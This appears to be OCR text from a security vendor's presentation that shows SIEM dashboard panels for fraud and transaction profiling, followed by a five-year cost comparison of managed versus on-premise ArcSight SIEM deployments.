
zeus_connections

Source: Attacker Address Event: Category Outcome Target: Target Address, Events split on target | Rendered in1 s, Nodes:3, Edges:2 | Layout: Hierarchic Layout

10/18 11:02:47 - 10/18 11:07:35

Data last refreshed: 10/18 14:49:23

Peer to peer dynamic profiling



R[redacted]r)

[redacted]

1/13 10:40:00 - 1/13 11:40:00

Am[redacted]

[redacted]

1/13 10:40:00 - 1/13 11:40:00

Ti[redacted])

🟥 Trusted	2,844
🟩 Untrusted	538

1/13 10:40:00 - 1/13 11:40:00

Multipayment(Last hour for profiled customer)

Multipayment_status	Total	VH H M L VL
Passed	3013	
Failed	369	

1/13 10:40:00 - 1/13 11:40:00

Blacklist(Last hour for profiled customer)

Blacklist_status	Total
Passed	3382

1/13 10:40:00 - 1/13 11:40:00

Overall_statistics(Last hour for profiled customer)

Recipient|Amount|Time|Multipayment|Blacklist	Amount (Total Legends 16)
1|1|1|1|1	2,445
1|1|1|0|1	336
1|1|0|1|1	314
0|1|0|1|1	130
0|1|1|1|1	114
1|0|0|1|1	50
0|0|0|1|1	40
1|0|1|1|1	32
1|0|1|0|1	12
1|1|0|0|1	7
0|0|1|1|1	5
1|0|0|0|1	4
0|1|1|0|1	3
0|0|0|0|1	2
0|1|0|0|1	2
0|0|1|0|1	1

[redacted]

1/13 10:39:00 - 1/13 11:39:00

Trust_index(Last hour for profiled customer)

Trusted_index	Total (Total Legends 5)
5.0	2,445
4.0	796
3.0	207
2.0	47
1.0	2

1/13 10:39:00 - 1/13 11:39:00

Profile(Last hour for profiled customer)

Profile_status	Total	VH H M L VL
Profiled	3497	
Not profiled	176	


1/13 10:39:00 - 1/13 11:39:00

Usecase # 4: value for money


> Financial Benefits


On-Premises SIEM VS. Managed SIEM

ON-PREMISES APPROACH




MANAGED SERVICES APPROACH





	SIEM Budgeting specifications	ArcSight Hybrid (Logger + SIEM MSS)	On-premise ArcSight ESM 20Gb
1st year Basic rules correlation, PCI-DSS compliance for Logger	Logger Engine	$25 800	$25 800
	Correlation Engine	$0	$210 000
	Hardware platform		$0
	Consoles, Flex conn, additional licenses	$0	$7 200
	Vendor support	$5 219	$49 992
	Managed ESM, 5Gb/day	$22 000	
	Local integration and support	$8 800	$25 000
	Total:	**$61 819**	**$317 992**
2nd year	Managed ESM, 10 Gb/day	$22 000	
	Vendor support	$5 219	$49 992
	Total:	**$27 219**	**$49 992**
3rd year	Managed ESM, 20 Gb/day	$22 000	
	Vendor support	$5 219	$49 992
	Total:	**$27 219**	**$49 992**
4th year	Managed ESM, 20 Gb/day	$22 000	
	Vendor support	$5 219	$49 992
	Total:	**$27 219**	**$49 992**
5th year	Managed ESM, 20 Gb/day	$22 000	
	Vendor support	$5 219	$49 992
	Total:	**$27 219**	**$49 992**
		ArcSight Hybrid (Logger + SIEM MSS)	On-premise ArcSight ESM 20Gb
	Total 5 years:	**$170 695**	**$517 960**

